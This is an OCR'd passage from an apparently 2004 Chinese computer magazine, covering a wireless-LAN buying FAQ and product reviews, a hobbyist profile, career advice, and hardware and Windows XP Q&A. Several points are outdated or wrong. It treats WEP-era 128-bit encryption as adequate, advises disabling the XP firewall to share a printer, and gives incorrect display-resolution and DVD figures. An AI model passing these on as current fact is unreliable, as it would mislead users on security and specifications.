当然，试图解决这个问题的PCMICA无线网卡并非没有，像3COM著名的“兰卡”就将天线做成了伸缩式的设计，一些日本和台湾的产品也将外露的部分做得十分短小，但它们付出的代价就是这些以“漂亮”出名的无线网卡也是出了名的信号烂卡。毕竟缩小了外露的部分，其代价就是缩短了天线的长度。

内置式的无线网卡，毫无疑问它的外观是很好的——无线完全看不见！而且，MINI PCI接口的CPU占用率也要比PCMICA低很多。但是，内置式无线网卡的天线完全放在机身内，所以如何放置天线就直接影响到信号的质量。

IBM T系列笔记本的内置网卡天线被认为是设计最出色



▲3COM著名的“兰卡”，伸缩式的天线非常方便好看，但糟糕的信号实在给3COM的名字丢脸



▲TP-LINK的一款无线网卡，天线十分小巧，但信号水平一般



▲这是最著名的一块内置式无线网卡——Intel 2100，即“迅驰”所带的网卡。但其性能其实在同类产品中很一般，如果不是强制捆绑，能卖出去多少实在值得怀疑

的——IBM将其放在屏幕两边的边框上，并在旁边使用了与边框其他部分不同的材料以使电磁波透过。由于这个位置很高并且几乎完全不会被东西挡住，所以其信号品质在迅驰笔记本中是最好的。

但是，像这样精心设计的产品毕竟是少见的，大多数笔记本还是简单的将无线网卡天线放在主机身的两侧，甚至有一些产品更是偷懒将天线盘在机身内部，这种设计是极为糟糕的——因为上面的键盘是金属底板，基本上不透电磁波的！评测室里的一款著名品牌笔记本就是这样设计的。结果是——仅仅在室内不足10米的距离，信号就只有20%了……

所以，同样，没有一种设计完美无缺，怎么办？就要看你选择的目的与依据是什么了。



▲朗讯著名的“银卡”，信号好、系统自动识别，只是只能支持64bit的加密，安全性形同虚设，被淘汰也就毫不奇怪了

问题九：WAPI是什么？不支持WAPI的设备，今后还能用吗？

WAPI可能是近来对于WLAN讨论最多的话题，由于中国政府要求到2004年6月1日为止所有WLAN设备都必须符合WAPI，否则将强令禁止销售，所以很多用户都在担心观望，害怕“6月1号以后不能用了怎么办？”进而干脆就不敢购买WLAN产品了。其实这大可不必。

对于WAPI的详细内容，网络上到处都有，我们也不愿在此浪费页码。概括起来，我们只要知道：WAPI是在IEEE802基础上独立提出的一种无线局域网标准，它对于IEEE802.11体系中的很多细节、主要是关于用户认证和加密的安全规定做了新的设计，与IEEE802.11体系相比，大大提高了WLAN的保密性和安全设计的易用性。

由此，我们可以看出来，WAPI更多的意义在于对大型企事业单位，WAPI能够对通讯提供比Wi-Fi好得多的安全性能，而且也正是对这些单位来说，由于涉及到与外界大量的数据交换，所以其网络在6月1日后是否符合WAPI才十分重要。

而对于普通个人用户来说，Wi-Fi的128位加密已经能够提供足够好的安全性，同时，一个家庭网络所能包含的主机最多也不超过10台，更不会与外网有大规模的数据交换。所以强制执行WAPI标准并不影响个人用户Wi-Fi设备的继续使用——这就如同交通法规禁止电动滑板车上街，但如果你只是在自己家中滑着玩，就是“太平洋的警察”也管不了你啊。

即便对于需要在公共WLAN网络中使用无线网络设备的用户，我们也应看清这一点：虽然国家强制执行WAPI标准，但是仅限于生产销售等经营性阶段，而并未在使用层次上制定强制性的时间表。所以为了使已经出售数以千万计的Wi-Fi设备不致成为一堆废物，WAPI还肯定会和Wi-Fi在安全性要求不太高的公共网络中长期并存。况且我国和很多国家签订过WLAN服务共享协议，为了为使用不支持WAPI的国外设备的外国用户提供服务，Wi-Fi在很长时间内是不会真正消失的。

小编记：Wi-Fi联盟并非铁板一块，目前，Intel、Broadcom等厂商的立场依然强硬，而德州仪器、CISCO等已经表现出对WAPI妥协的倾向，6月1日越来越近了，结果如何，还是让我们静静的冷眼旁观。

最后的补充：信号越好的无线设备就越好吗？

这不属于我们的九个问题之一，因为很多用户根本没有意识到这是一个问题。但它的确是一个问题。

毫无疑问，信号不好的网络设备是没有人要的。因为那样就失去了使用它的价值了，但是，我们必须弄清楚的是——同等条件下，信号超级良好的无线设备，往往是依靠大的发射功率做到的。

一般的无线网卡和AP，其发射功率只有20mW左右。最高也不超过32mW，而一些专业级的无线网络设备，如著名的CISCO网卡，其发射功率高达100mW，信号品质固然很高，但发射功率是普通产品的整整5倍！至于极少数野外专用的特大功率产品，其发射功率甚至高达200mW，这个功率是常规设备的10倍，已经不亚于手机的通话功率了！

就像手机对于人体的辐射问题至今争论不休一样，无线网络设备对于人体究竟有没有影响也在争论之中，但我想没有人愿意当“小白鼠”来为网络巨头们做这个试验吧？所以，我们建议大家，在能够满足正常连接的条件下，一个较低功率的设备就够用了，没有必要为了那点“信号最好”的心理满足，去使用大功率设备，用自己健康来做“电磁波是否会影响人体”的科学试验(网络巨头们主张的一个理由是“无线网络设备的使用方式并不像手机一样和人体直接接触，因此对人体没有影响”，但这种说法有意回避了“手机只有在短暂的通话阶段才使用大功率发射信号，待机时期的发射功率极低，而无线网络设备却是始终使用同样的功率工作”这一明显的事实)。



▲CISCO的笔记本无线网卡，是目前国内能买到的信号最好的无线网卡之一，但这是依靠高达100mW的发射功率做到的

二、代表性的WLAN设备介绍

1.BUFFALO 802.11g套件

BUFFALO是日本著名的外设厂商，其网络产品一向以性能高超、设计独特而闻名。去年，讯怡公司成为BUFFALO的中国区代理，使其产品第一次出现在国内市场上。

这套套件包括WBR-G54无线路由器和WLI-CB-G54A CARDBUS无线网卡两个产品。BUFFALO的无线路由器一向以内置天线设计而闻名，其白色圆滚滚的外观被很多FANS戏称为“白猪”。WBR-G54同样保持了这样的外观设计，而且它还具有四个百兆RJ-45端口。对性能有更高要求的用户，WBR-G54依然可以外接一根天线。

WLI-CB-G54A在外观上则和BUFFALO上一代的802.11b产品如出一辙，外形设计硬朗有立体感，虽然天线体积并不小，但实际使用中由于巧妙的视觉设计并不显得大。而且它也保留了BUFFALO网卡可以外接天线的特点。

在使用中来看，BUFFALO的这套套件是非常方便的，虽然是802.11g的规格，但在短距离上，其稳定性甚至超过了我们手中的很多802.11b产品。在一次两堵墙距离上的试验中，WLI-CB-G54A性能稳定，而一款著名品牌的802.11b网卡却不断断线。

BUFFALO的控制软件是它的强项之一，WBR-G54的WEB界面可调节项目非常丰富，支持大多数AP所不支持的发射功率调节功能。而且在对大多数用户来说最困难的路由配置上，WBR-G54提供了良好的向导界面设计。同时，当同时使用WBR-G54和WLI-CB-G54A时，可以使用WLI-CB-G54A的客户端控制程序直接调节WBR-G54的设置而不需登录WEB界面。

如果非要说BUFFALO的这套套件存在什么缺点，那么主要缺点有两个:一是使用的是全英文界面,不太容易上手,另外一个就是它的客户端控制程序始终处于前台,而不能像大多数品牌网卡的控制程序一样,在不使用网卡时自动退居后台。这点设计实在太不方便。



▲WLI-CB-G54A CARDBUS无线网卡

BUFFALO的这套套件初上市时价格极高，而经过降价后，目前的总价格已经在2000元左右，相对于目前大多数名牌802.11b套件超过1000元的价格，BUFFALO的这套产品是很物有所值的。

2.技嘉GN-WLM01无线网卡与GN-WLBM101无线网卡


这是技嘉推出的两款802.11b网卡，GN-WLM01是PCMICA接口的笔记本网卡，而GN-WLBM101则是USB接口的。



▲WBR-G54无线路由器

GN-WLM01在外形上普普通通，但它的一个特点是在天线上设计了信号强度指示灯，可以直观地看到当前的信号水平。而且它的控制程序也具有一个软件指示灯，用户可以将其放置在桌面上，直接看到目前的信号水平。

GN-WLBM101则非常有意思，它采用了USB网卡中少见的内置天线设计，外表上看四四方方没有任何多余的东西，而在它的后部有一个磁铁，用户可以将GN-WLBM101直接吸在机箱上，不占任何空间。这个设计的确是非常人性化的。



◀GN-WLM01无线网卡




▶GN-WLBM101无线网卡

这两款网卡的控制程序设计也非常出色，各种提示、说明很丰富，上手非常容易。

从整体来看，技嘉的这两款显卡最大的特点就是人性化设计,给人印象深刻，细节的处理十分优秀。不过在功能和信号水平上，就只能算是中规中距。所以看起来比较适合入门级的用户。

(WLAN产品选购的相关知识，可以查看本刊2003年第23期96页《无线你的无限——无线局域网产品导购》一文；无线网卡的设置与使用，可以参看本刊2004年第2期61页《精彩你的无线——无线局域网应用全接触》一文)

CF [SC14]



电脑，让人生更美丽！

■ 王兰富

当今社会，电脑已经渗透到我们生活的每个角落，很多人每时每刻都离不开它了，我们很多人都与电脑有着千丝万缕的联系，那么，电脑到底能给我们的生活、工作带来什么呢？我们如何利用它来丰富自己的生活、精神，来为自己创造精神财富以及物质财富呢？现实生活中，就有很多朋友既没有接受过专业的电脑知识，也没有从事过与电脑相关的工作，但是电脑却给他的生活带来了无穷的乐趣与财富。本期创业故事我们特地采访了一位在IT界风风雨雨二十余年，并已经卓有成效的人物——王晟。

与电脑的第一次亲密接触

长治是坐落在太行山区的一座小城，传说中的“后羿射日”、“精卫填海”、“愚公移山”等故事均发端于此，王晟就生活在这里。他与计算机的第一次接触，还得从1981年说起，当时王晟在一次学校组织的参观中，第一次见到了计算机，它被摆在一个大厅绿色的屏幕里，屏幕上显示潜艇在一个布满水雷的海底隧道穿行，他和同伴依次排队在立柜大小的计算机前操控了1分钟，然后再回到队尾，等待下一次机会……那天他用了大半天的时间，五次和计算机面对面，甚至中午没有回家吃饭。潜艇的魅力自然超出了更加神秘的计算机本身对他的吸引！回家后他立即翻出所有提及计算机知识的书，经历了有生以来的第一次失眠。自此以后，王晟就被电脑的神秘魅力所吸引了。

当时，电脑还是非常贵重的高科技设备，别说家庭还没有拥有电脑，即便是在长治这个城市，使用电脑办公的单位也屈指可数，仅仅在某些院校以及科研单位才有像国宝一般可怜的几台，而且也不是随便能接触到的。王晟禁不住电脑的诱惑，一有机会就四处联络，哪怕是看上一眼别人的操作，也觉得是一种最大的乐趣。最有意思的是，在1986年夏天，一个同学拿了一张5.25英寸的软盘，叫他一起到他母亲的单位玩计算机游戏，但是他们俩面对计算机1个小时，也不知怎么操作，最后还是通过负责计算机的叔叔手把手地指导才进入游戏画面！

兴趣，学习的第一动力

王晟真正学习电脑还是从中学开始的，当时他就读的中学在当地比较有名，教学条件也比较好。1987年新学期所开设课程中，有一门就是计算机课，使用的课本是《计算机与Basic初步》，每周四下午有两节课，这对王晟来说，真是天大的惊喜。当时，全省几个中学中，开设计算机课程的还很少。

期待已久的计算机课终于开课了，计算机老师在讲了一节半课后，便带大家去计算机房参观，对于很多同学来说，这还是第一次认识“电脑”这一神秘之物！

那时候，进入计算机房必须穿拖鞋，恰巧，由于放置拖鞋的柜子打不开，老师说要等到下周再参观，但是在同学们的强烈要求下，他们被允许赤脚进入机房。当时学校机房的电脑主要是Apple-Ⅱ和COMXPC-Ⅰ机型，每台的价格据说是四五万元，因为物价等因素，不具有可比性。

在第一学期计算机考试中，王晟的编程和上机课成绩都得了满分，在全年级排第一名，当时电脑上比较流行的游戏是“挖金块”，很多时候别的同学都在玩“挖金块”，而王晟却在练习操作，不过他们班玩“挖金块”游戏的最好成绩是他创造的，闯过了36关，而其他的同学才到前10关。强中更有强中手，他们的计算机老师已经过了100关，这让王晟羡慕至极！

1988年，由于他的计算机成绩比较优秀，计算机老师推荐他参加当年5月份的全国中学生编程大赛，但是由于面临高考，父母没有同意，结果没去成，这次机会的错过，成为王晟不小的遗憾。

高考结束后，因为考得不理想，他落榜了。但是由于其平时比较喜爱文学，语文考了108分，这为他以后的工作和写作打下了坚实的基础。像许多落榜者一样，他选择了坚持到底——复读！但是复读还是没有取得好的结果。1991年他得到了一个参加工作的机会——银行招干，从此，揭开了他人生新的一页。

电脑，让自己在工作中崭露头角

在王晟参加工作的时候，很多银行已经实现了办公自动化，电脑、打印机等设备已经比较齐全了，因而他电脑方面的技能，在工作中也得以施展。1992年6月，马上要汇总半年报表了，恰恰这个时候，单位的打印机坏了，王晟就利用晚上加班的时间，修好了打印机，其实很简单的事情，就是将3个打印头的针拼成了2个，为单位节约了1600元，科长把这件事作为好人好事上报给领导，然后奖励了他200元钱，这笔钱在当时相当于他一个多月的工资。

当时王晟所在的银行已经具有专门的计算机房，后来他就专门负责机房的工作了。那时计算机还是十分珍贵的，

20多个办事处只有几个有计算机。即使这样，在机房工作也是十分辛苦的事情，不断出现的软硬件故障，磨炼了王晟，渐渐地使他成长为电脑高手。

1994年他得到一个非常难得的机会，单位推荐他到长春的一所大学去读书，接受高等教育，学习银行管理专业。期间他向学校打报告，要求改学计算机专业，被“残酷”地拒绝了，但是这并没有阻止他学习计算机的决心。学校的计算机设备比较多，搞起了“创收”，对学生出租486计算机，价格还算公道，4.5元每小时。1个月后他与负责的人混得很熟了，就开始交付2元每小时的租金。

这时他接触到了几家IT媒体，知识积累得多了，经验更丰富了，也想把自己的经验写出来，与大家共同分享、探讨，再加上自己良好的文学基础，更使他写起文章来如鱼得水。1995年他向一家电脑方面的报纸投了自己的第一篇稿子，写的是关于解决声卡冲突的文章，多年后发现这篇文章出现在那家报刊的合订本中。上学期间，要在北京中转火车，每次转车他都会逗留很长时间，少则10多小时，多则3～5天，他不去任何风景区，惟一的目的地就是——中关村。

1996年夏天，他学习完毕，回到了单位，继续从事计算机工作。

工作、生活、电脑——一个不能少

从学校回到工作单位以后，王晟除了负责本单位的计算机工作外，还经常被其他兄弟单位邀请，帮助解决计算机方面的疑难问题。当时人们对计算机仍然存在一种神秘的感觉，作为一种高科技产品，其价格依旧高高在上。

1996年12月，他利用星期天的休息时间，花17万多帮一个公司在北京装了3套CAD用机，为这家公司节约了7万多元。由于接触的硬件和软件知识比较多，周围很多公司也请他去帮忙攒机、维护网络，到1997年10月份，他利用节假日，已经完成在电脑公司第100台计算机的装配任务，当然收入也不菲了。但是自己的存款却没有增长，这些增加的收入他都拿来购置新的硬件设备了。

王晟在自己的工作岗位上，也充分发挥了自己的优势。1999年单位新办公大楼竣工，单位智能大厦的网络工程，由北京的一家公司承建，监督验收工作由他把关，他提出的几点建议在工程建设中被采纳，工程完工后，验收工作十分顺利，得到了领导的赞许。

业余时间，他除了帮助朋友维修计算机、解决网络问题外，最大的爱好就是撰稿了，自1995年投出自己的第一篇文章后，就开始将其玩计算机的经验陆续发表到报刊上面。同其他的CFans一样，对自己硬件升级的要求比什么都强烈。从最早的486，一直到现在的P4，已经是他的第四台电脑了，在2003年还添置了一台笔记本，造成王晟常常觉得入不敷出。

这几年数码设备的盛行，促使他加快了跟随潮流的步伐。在他对数码摄影知识还不了解的时候，就买来了第一台数码相机。那个时候在当地，使用过数码相机的人也寥寥无几，他通过各种渠道购买数码摄影书籍，从最基本的曝光、白平衡、感光度以及摄影构图等知识开始学习，逐渐对数码摄影知识运用自如。到现在为止，数码相机也换到第4台了，当然扫描仪、打印机也不会少。现在他的家简直就是一个工作室了(见图1)。



图1



图2

他用数码相机为孩子留下了美好的童年，为爱人留下了亮丽的青春，并且也为自己的业余生活增添了不少的乐趣；写文章时要用到图片，他就自己动手为文章拍摄配图；闲暇时就到外面拍摄新闻图片。自从喜欢上数码摄影后，他经常浏览蜂鸟、迪派等摄影网站，从中学到了很多数码摄影知识，特别是一些摄影论坛，上面不仅能够欣赏到别人的优秀作品，也能向其他人学到不少摄影方面的技巧，他经常把自己拍摄的作品放在论坛上，请大家评论、欣赏。通过这种方法，他的摄影技术和水平迅速增进，还在全市DC作品大赛中拿了奖(获奖作品见图2)。

他发现很多摄影高手，不单单将摄影作为一种爱好，更视为是一种不错的职业。无论是自由摄影师还是业余作者，收入都不菲，一张好的风景照片或者新闻照片，价格通常在50～100元之间，如果照片很出色，具有独创性，其价格甚至可以在200元以上或更高。优秀的数码照片是一些摄影杂志、新闻媒体以及商业用户所梦寐以求的。

由于王晟对电脑的执着，其家人也被熏陶了。2000年时，他爱人到武汉大学攻读硕士，由于课题研究的需要，将他的电脑带到了武汉，同时他对爱人进行了简单“培训”，内容包括Office的使用、上网进行资料搜索、QQ聊天、收发E-mail等等。在此前，他爱人绝对是计算机“门外婆”。一年后，他突然发现，爱人正在做一份答辩材料，使用的软件自己竟然从来都没有用过，甚至还不知道软件的名字，让他既吃惊又惭愧，顿时觉得“门外婆”就要超越自己了，只有继续不懈地努力，才能保住现有的“高手”地位。

小编点评

王晟的经历可能与我们生活中很多朋友的情况非常相似，但他没有把电脑作为一种非常高贵、遥不可及的东西来认识，反而将其融入到日常生活、工作中，让它提高了自己的工作技能、为自己的事业发展添加了一份强劲的动力，也让自己的生活添加了一份美丽的色彩！CF [CY01]

俱乐部特价商城最新产品请见本刊第34页

轻松飞越"深造"与"就业"这座独木桥

■ 彬彬

又要到毕业的时候了，每逢此时总有不少人徘徊于升学与就业之间，不知道该如何选择？小编倒是觉得，每当此时不妨问问自己对未来有什么样的企盼，是平平淡淡还是功成名就?还要问问自己，5年、10年后希望坐在什么位子上，是一个小职员还是高层领导?只有强迫自己去面对问题，才是解决问题迈出的第一步。

以就业市场的需求来看，学历愈高当然越能加强个人的竞争力。但如果未曾深思，只为逃避、拖延进入职场的时间，问题还是没有彻底解决。

下面我们针对深造和就业进行深入的剖析。

继续深造

如果选择了继续深造，你将立刻要面对几个很棘手的问题：

1.选择时间

如果一鼓作气继续读书就会又有一个要直接面对的问题：已经大学毕业了，还要向父母伸手要钱来生活。这是大多数人都觉得非常难堪的事情。如果不这样，只能选择一边工作一边读书，虽然比较辛苦，但是可以赚取自己的学费和生活费。

2.选择地点

国内还是国外？现在出国留学已经成为一种时尚的东东，很多人不免会去追风。如果是国外，学位取得时间的长短及当地的消费水准都将影响到你对留学地点的选择。我特意了解了留学的生活费，包括衣、食、住、行等。大家都知道，各国的情况不同，所需生活费也不一样，再加上由于每个人的生活方式不同，将直接影响生活费用的差异。因此实际生活费用要因人而异。

小提示

出国留学费用不菲

在美国如果读四年本科，那么生活费大约是3.6万美元；在英国，一般大学一年的生活费大约8000英镑；还有在法国留学，每年最低的生活费大约也要4000欧元；在日本可以半工半读来减轻生活费用，但在出国前要求留学者提供存款证明，以保证留学者能顺利读书。其实，在很多国家不允许留学生打黑工，加拿大把留学生打黑工视为违法。可见，自费到国外留学，生活费是一个大问题，更不要说高昂的学费了，这些都不是普通家庭可以负担得起的。

这里要提醒一下想留学者，几年后"海归"的你，是否具有面对职场竞争的雄厚实力呢？是否能拿到期望的薪水呢？是否能得到梦想中的职位呢？从当今的形势看，一切还是未知数，未来仍然不容乐观。

如果选择了国内，是考取名牌院校还是其他院校，不同的选择结果也许会影响你未来的报酬和职位，说到此是否开始悲观了？

3.选择专业

选择本专业还是热门专业或者另外的新专业，这又是一个难题，这个难题将会影响到日后你对工作的选择。经过大学四年的学习，你应该对自己的性格、能力有了判断，并且由初期的模糊逐渐变得清晰了。小编提醒您，此次选择专业要根据自己的条件、兴趣与爱好，以及您今后想从事的工作来确定几个专业方向，不要集中在商科和IT领域，更不要盲目从众去选择现在热门的专业，一定要根据自身的实际情况来选择。

现在有些行业内出现了比较有趣的现象，比如在金融领域收入最高的员工并不是学金融的，而是学数学的，甚至有些是学哲学的；IT行业也有此种现象，很多非计算机专业的人已经成功地从事于计算机相关领域。我觉得，如果你现在有机会再次为自己的未来进行选择，绝对要珍惜这次机会，否则影响到自身发展，将后悔莫及。

4.选择方式

现在有脱产学习和半脱产学习，即便必须先进入就业市场，有强烈学习欲望的人，仍可以挤出空余时间来学习。比如，考取在职研究生，在职MBA班，以及各种进修班。就考取在职MBA班而言，只要求有本科学历，两年以上的工作经验，而专业课程的设置与全日制班基本相同，课程全部安排在周五晚上、周六和周日，文凭和全日制班的相同，并且还为成绩优异或贡献突出的学生提供奖学金和助教助研的机会。有了这么方便和优厚的条件，完全可以达到自我价值的提升。

直接就业

我认为，如果决定毕业后直接就业，最好在大三时就开始投入进行各项就业准备工作，拖到毕业前夕就有点太晚了。那些追求稳定生活的朋友，可以考虑毕业后参加公务员考试。据已经考取公务员的人员介绍，他们在大四的下学期就开始着手准备考试了。首先是为笔试做准备，第一步确定笔试科目是参加A类考试还是B类考试；第二步购买考试相关书籍和复习资料；第三步参考往届试题进行模拟测试；第四步抱着平常心来调整作息时间保证顺利通过考试。

如果是着眼于国内其他城市的发展潜力，就要对当地的薪资状况有所掌握。目前北京、上海、深圳、广州等

大城市的公司、企业提供给非理工科系的大学毕业生待遇基本是人民币 2000～3000 元，提供给理工科系的毕业生待遇基本为人民币 3000～4000 元。由于不同的城市受到不同的经济状况的制约，工资待遇方面也存在着很大的差距。比如西部和西南地区，经济基础比较薄弱，通向海外的港口很少，居民市场观念又淡薄，技术和管理水平较低，导致了发展较缓慢，经济状况相对沿海地区必然要略低一些，所以工资待遇也会较低。正是这些原因，使得毕业生们涌入各个大城市，导致边远的小城市人才缺乏。

另外，我要提醒大家三点。

第一、不论你是初入社会的新人还是已经具有几年工作经验的人，在找工作时都必须注意行业的连贯性与一致性。

如果频繁地更换工作和行业，这将影响到未来的择业。我可以很清楚地告诉各位：很多人事主管在选择人才时，通常倾向选择对于自己的未来，已经规划得很清楚的人，这一点可以间接呈现出工作上所必需的分析与思考能力。频频更换工作领域，别人很容易地认为，你一直不知道自己适合做什么。假设换作你是用人单位的人事主管，肯定也不想冒险录用一个这样的人吧。

第二、写好个人简历，因为简历是大学生找工作最直接的书面能力证明。

写好个人简历，首先要保证内容真实、反映全面、行文简洁、重点突出、评价客观、版面美观和语言准确。只有写好了自己的简历，才能给用人单位留下你的第一印象，这可能直接关系到你就业的成功率。可以毫不夸张地说，一份卓有成效的个人简历，往往是求职者成功开启事业之门的金钥匙。

第三、应聘工作时，应该避免提出造成自己被提前淘汰的问题。


例如：公司能为员工提供哪些培训？公司是否鼓励员工在职进修？从求职者的立场说，这样的希望是无可厚非的，但从招聘公司的角度去考虑，聘用一个人的目的是期待他能为公司带来效益，至于对人员的培训，要看经营状况及企业文化，毕竟不是所有企业都能以此为主进行经营。有些应聘者本末倒置了，将这些视为选择工作时的必要条件，这就难怪在求职道路上屡屡感到失望、认为人生多磨砺。

小编点评

我倒是觉得，不论你选择继续深造还是直接就业，对日后的发展所造成的差异是有限的，对日后的影响较大的应该是不知道自己怎么去选择，为什么做出这样的选择。

我们从此文中可以总结出一点，那就是你必须挖掘出自己的专长，培养出别人所缺乏的独特技能，才能在职场中立于不败之地。

CF [CY02]



本栏目在第 4 期刊登了“有惑必解有问必答”的一篇小文章，就在该期杂志上市的第二天，小编收到了一位读者的回信。

他说，“我是一名工商管理人员，也是一名电脑爱好者。看了 2004 年第 4 期 108 页上的文章，希望把我知道的，国家对大学生从事个体经营的相关政策，通过贵社转达给需要帮助的大学生。”

相关政策：国务院《国务院办公厅关于做好 2003 年普通高等学校毕业生就业工作的通知》(国办发〔2003〕49 号)；财政部、国家发展和改革委员会，于 2003 年下发了《关于落实 2003 年普通高等学校毕业生从事个体经营有关收费优惠政策的通知》(财综〔2003〕48 号)；国家工商行政管理总局《关于 2003 年普通高等学校毕业生从事个体经营有关收费优惠政策的通知》(工商个字〔2003〕第 76 号)。以上是国家有关部门对 2003 年大学毕业生就业的相关文件。

2003 年毕业的大学生从事个体经营的，除国家限制行业（建筑、娱乐、广告、桑拿、按摩、网吧、氧吧等）外，一年内可以免交工商部门个体工商户注册费、个体工商户管理费、集贸市场管理费、经济合同鉴证费、经济合同示范文本工本费、税务部门的税务登记证工本费等，还有很多部门的费用减免可参照以上通知。

另外各地方根据以上通知也出台了一些相关政策，具体可向当地工商部门或个体劳协咨询。

一位读者在信中这样写到：“创业是每一位抱负男儿的梦想。”小编我非常赞同，所以很愿意帮助大家，但是，希望大家在遵守国家法律法规的前提下去创业，不要违背行业规定。虽然小编能力和经历有限，但还有全国的读者朋友，他们中不乏智者和精英，而且他们都有一副热心肠，非常乐于助人。他们积极地参与到本栏目中，帮助小编回答读者提出的创业和就业的问题。因此如果你有问题，就尽管发信到：**soho@cfan.com.cn 或者北京市 9615 信箱（100086）彬彬（收）。** CF [CY03]

硬件维修站



1 数码相机不能抓拍瞬间物体的问题

问：我用过几款数码相机，想把眼前移动的物体照下来，却出现照完后物体不在照片中的现象。即使把快门速度设置在1/2000秒，仍然会出现这个问题。请问这到底是怎么回事呢？如何实现用数码相机抓拍快速移动的物体？

答：你遇到的问题属于快门时滞现象，时滞是指照相机快门的释放时间，也就是说当你按下快门时到得到影像之间的那一小段时间。传统的胶片相机也有时滞，但由于时滞不是非常明显，对这一点时间就忽略不计了。而数码相机的时滞通常比传统相机长，只有顶级专业单镜头反光数码相机的快门时滞与传统相机相当，绝大多数数码相机的时滞都是普通传统相机的2～3倍。如果目镜取景器也是使用液晶屏的话，那么时滞会更加严重。这是因为当景物显示在取景器液晶屏上的时候已经有了一段时间延迟，再加上按下快门之后的时滞，这已经有0.2秒左右的时间了，有些数码相机可能会更长。对于一个运动的物体来说，这是很长的时间了，对于抓拍摄影，必然会错过最佳时机。

了解了数码相机的时滞，在使用时有意识地加以注意，掌握好提前量，是完全可以抓到最佳瞬间的，另外半按快门先对焦，然后寻找最佳时机完全按下，这也是一个基本技巧。否则当你发现好的瞬间并决定按下快门时，你得到的这一瞬间中不仅有快门时滞，又加上了自动对焦的时间。

2 笔记本显示屏色块故障解决

问：我去年买的一台IBM笔记本电脑开机后出现如下问题：液晶显示屏下边靠左的部位有一块大约打火机大小的区域，显示亮度比屏幕上其他区域暗一些，而且感觉越来越明显。请问这是怎么回事？如何才能解决这个问题？

答：出现这个现象的原因很可能是液晶显示屏的灯管出了问题，也可能是液晶显示屏出现了漏光现象。你只能将笔记本电脑送到IBM的专门维修中心去修理了。

3 笔记本液晶屏标注类型的疑惑

问：我在购买笔记本电脑的过程中，发现笔记本电脑的液晶显示屏有标注为XGA的，也有称作SXGA、UXGA、UWXGA、WXGA等类型的。请问这些名称分别代表什么含义？能否从这些名称来判别液晶显示屏的质量优劣？

答：通常区分这几个名词的重要技术指标是液晶显示屏(TFT LCD)的分辨率。一般分辨率为1024×768或800×600的液晶显示屏被称为XGA，分辨率为1400×1050的液晶显示屏被称为SXGA，分辨率为1600×1200的液晶显示屏被称为UXGA，分辨率为1024×480或1280×600的液晶显示屏被称为UWXGA，分辨率为1024×512的液晶显示屏被称为WXGA。这些标称的区别只是分辨率的标准不同，并不能从这些名称辨别出液晶显示屏的质量优劣。

4 WinXP下无法共享打印机的问题

问：我最近在电脑中全新安装了Windows XP，想共享局域网中另一台电脑上的打印机，可无论如何也无法找到打印机，但启动到我电脑中原来安装的Windows 2000系统下就可以正常共享这台打印机。请问这是怎么回事？如何才能解决这个问题？

答：从你的表述来分析，打印机、网络都应该是正常的，所以应该是你的Windows XP在设置上存在问题。从以往的经验来看，问题很可能是出在操作系统自带的防火墙上，将防火墙关闭应该可以恢复正常。具体的操作步骤是：

(1)在你的Windows XP系统桌面上用鼠标依次选择“开始→控制面板→网络与Internet连接”。

(2)然后选择“网络连接→本地连接→属性→高级”。

(3)将其中开启的防火墙选项取消，选择“确定”后返回到“控制面板”。

(4)接着选择进入“打印机与其他硬件”，然后通过“添加打印机”来实现共享网络打印机即可。

5 液晶显示屏出现拇指大的黑斑

问：我的液晶显示器屏幕上有拇指大小的一块儿黑斑，请问这是怎么回事？

答：液晶显示器屏幕上出现黑斑的原因很可能是由于外力按压造成的。在外力的压迫下液晶面板中的偏振片会变形。这个偏振片性质像铝箔，被按凹进去后不会自己弹起来，这样造成了液晶面板在反光时存在差异，就会出现你看到的灰暗部分，这个部分在白屏下很容易发现。出现黑斑不会影响液晶显示器的使用寿命，但在以后的使用中应注意不要用手去按压液晶显示屏表面。

6 电脑DVD光盘为何没有17GB容量

问：DVD电影光盘的最大容量可达17GB，但通过个人电脑记录的DVD容量只有4.7GB，这是为什么呢？

答：刻录用途的DVD光盘目前只能在盘片的单面记录层里记录4.7GB的数据，而播放视频专用的DVD-Video光盘及DVD-Audio光盘为双面双层，因此容量大约是DVD的4倍。

CF [SB01]

系统门诊所



1 WinXP挂起程序需要反复确认的问题

问：我经常要在Windows XP中调试程序，有时当一个调试程序被挂起且不再响应事件时，Windows XP很快会显示出一个对话框，询问是强制关闭该程序还是继续等待。但这个调试程序仍然需要运行，所以经常需要反复确认，继续等待，这非常麻烦。请问如何才能解决这个问题？

答：我们可以用修改注册表的办法来延长这个系统默认的超时限制时间，以避免调试程序时被系统频繁提问。具体的操作步骤如下：

打开“注册表编辑器”，找到[HKEY_CURRENT_USER\Control Panel\Desktop]，双击右侧窗格的“HungAppTimeout”，将其值由默认的5000修改为10000或更高。关闭“注册表编辑器”并重启。

2 安装系统出现不能编辑BOOT.INI错误

问：我的电脑中安装的是Windows XP，最近又想安装Windows longhorn操作系统，当安装程序运行到一半时，屏幕上出现“Can't edit boot.ini”错误提示。请问如何才能解决这个问题？

答：这个错误提示的意思是无法编辑Boot.ini文件，从而导致系统安装失败。解决该问题的方法是：

（1）启动Windows XP，在系统桌面上用鼠标依次选择“开始→我的电脑”。

（2）接着选择“工具→文件夹选项→查看”。

（3）在随后出现的窗口中选择“显示所有隐藏文件和受系统保护的文件”，然后找到Boot.ini文件，将该文件的“只读”属性去掉，改为“存档”属性。

（4）重装Windows longhorn就不会再出现错误提示了。

3 升级系统时出现NTLDR丢失的提示信息

问：我在将Windows 98升级为Windows XP时，在系统重启时屏幕上提示“NTLDR is missing”并中断系统安装。请问这是怎么回事？如何才能解决这个问题？

